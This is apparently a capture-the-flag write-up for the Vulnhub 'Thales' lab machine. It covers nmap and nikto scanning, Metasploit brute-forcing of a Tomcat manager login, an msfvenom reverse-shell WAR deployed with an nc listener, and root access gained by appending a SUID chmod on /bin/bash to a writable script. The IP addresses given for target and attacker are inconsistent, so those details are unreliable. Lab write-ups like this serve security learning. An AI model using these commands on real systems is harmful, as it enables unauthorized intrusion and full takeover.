Thales Vulnhub CTF: Writeup

Difficulty: Easy

Goal: Gain root access to machine remotely

Tools used:

1. Nmap: network scanning
2. Nikto: web auditing and scanning
3. Metasploit: Exploitation and penetration
4. Netcat: reverse shell setup

- **Reconnaissance/Enumeration:**

  we use nmap to scan the network. Check the network you are connected with using `ifconfig` or `ip addr`.

  ```
  sudo nmap -sn 10.59.128.0/24
  ```

  Find the vulnerable machine ip and scan it using nmap.

  ```
  nmap -A 10.59.128.194
  ```

  This returns versions, services and script scanning details that are running on the machine.

  As a result, port 22 (ssh) and 8080 (http) are open.

  Open the browser and type in the ip address of the machine along with the port 8080. This will open the apache tomcat web application. There are various services that this site provides. But to access, we need username:password.


  Let's scan and find hidden directories and paths using nikto.

  ```
  nikto -url 10.59.128.194:8080
  ```

  This returns no useful information.

- **Exploitation**
  From the reconnaissance step, we know that the http is running apache tomcat manager service. We could brute-force the login using Metasploit.

  Open the Metasploit using
  ```
  msfconsole
  ```
  Then:
  ```
  search tomcat login
  use 0
  options
  ```



Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

  ```
  set RHOSTS 10.59.128.211
  set username tomcat
  exploit
  ```

  This brute-forces with all the passwords available in the **pass_file** specified with username set as tomcat.

  Use the password we got from the brute-force and login to the web-manager.
  Open the web application manager.
  Go to deploy WAR section.
  Here we could set up a reverse shell using .war file.
  Create a war file with content:
  ```
  msfvenom -p java/jsp_shell_reverse_tcp LHOST=
  10.59.128.211 LPORT=87 -f war > reverse.war
  ```

  upload this reverse.war file to the server in the web application manager.
  Start the listener in the attacker machine:

```
nc -lvnp 87 -s 10.59.128.211
```

In the web-app manager, click on '/reverse'. This will initiate the reverse shell.
Check the terminal. We have gained the access of the target server.
Make the shell interactive using:

```
Python3 -c 'import pty;pty.spawn("/bin/bash")'
```

- **Privilege Escalation**
  Look around to find some interesting files/directories.
  Navigate to /home/thales, we see some interesting files. One requires root privilege to view. Other states that there is a .sh file in usr/local/bin.

  The .sh file has got complete permission. So we (normal user) can execute the file.
  Modify the permission of /bin/bash to enable SUID (set userID) set bit by adding the line at the end of the .sh file.

  ```
  echo "chmod u+s /bin/bash" >> backup.sh
  ```

  Execute the .sh file. After completion, check the permission of /bin/bash.
  Now we need to execute /bin/bash with elevated privilege.

  ```
  /bin/bash -p
  ```

  -p tells bash to not to drop privileges, giving root shell.
  There we go… We got root access.

Vulnerabilities and Weakness Found:

1. Default credentials
2. Outdated/legacy software and services
3. Insecure scripts